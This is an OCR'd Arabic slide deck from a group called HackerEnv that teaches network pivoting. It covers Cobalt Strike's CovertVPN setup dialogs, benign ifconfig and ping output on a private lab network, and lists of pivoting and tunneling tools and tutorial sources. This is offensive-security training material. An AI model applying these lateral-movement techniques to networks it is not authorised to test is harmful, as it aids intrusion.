
HackerEnv
hack with us

الأسلوب الخامس



الأدوات اللي تفيدك في عملها


- Metasploit pro
- Cobalt Strike




متابعة عملها

HackerEnv
hack with us

تلخيص بالصور



HackerEnv
hack with us



Deploy VPN Client

IPv4 Address	IPv4 Netmask	Hardware MAC
127.0.0.1	255.0.0.0	02:00:4C:4F:4F:50
192.168.7.4	255.255.255.0	08:00:27:E9:59:A9
192.168.9.101	255.255.255.0	08:00:27:8A:D0:89

Local Interface: phear2 Add

☑ Clone host MAC address

Deploy Help

Setup Interface

Start a network interface and listener for CovertVPN. When a CovertVPN client is deployed, you will have a

Interface: phear3

MAC Address: a8:fd:ae:79:9f:82

Local Port: 28542

Channel: TCP (Bind)

Launch Help

```
[hejap ~]$sudo ifconfig phear2 192.168.7.22/24
[sudo] password for hejap:
[hejap ~]$ifconfig phear2
phear2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.7.22  netmask 255.255.255.0  broadcast 192.168.7.255
        inet6 fe80::a00:27ff:fee9:59a9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e9:59:a9  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 912  bytes 91526 (89.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[hejap ~]$
```

```
[hejap ~]$ping 192.168.7.22
PING 192.168.7.22 (192.168.7.22) 56(84) bytes of data.
64 bytes from 192.168.7.22: icmp_seq=1 ttl=64 time=0.016 ms
^C
--- 192.168.7.22 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms
[hejap ~]$ping 192.168.7.4
PING 192.168.7.4 (192.168.7.4) 56(84) bytes of data.
64 bytes from 192.168.7.4: icmp_seq=1 ttl=128 time=1.25 ms
64 bytes from 192.168.7.4: icmp_seq=2 ttl=128 time=0.264 ms
```

HackerEnv
hack with us

متابعة شرح الكوبال سترايك من المبرمج
Raphael Mudge

HackerEnv
hack with us

متابعة شرح الكوبال سترايك عربي من المبرمج
KING SABRI

HackerEnv
hack with us

أدوات تفيدك في التمحور

- Metasploit and Armitage
- Cobalt Strike
- Plink
- Sshuttle
- PivotSuite
- SSLH
- 3proxy
- Ncat
- chisel
- icmptunnel

المصادر

- حجاب زائري – التمحور
- عبد الله الزهراني – التمحور
- شرح ليمباوي port Tunneling
- يونس – ssh Tunneling
- إبراهيم بوحميد – مفهوم التمحور
- عمر أحمد - ssh Tunneling
- Raphael Mudge - VPN Pivoting
- بث اساسيات التمحور

HackerEnv
hack with us

شكرا لكم جميعا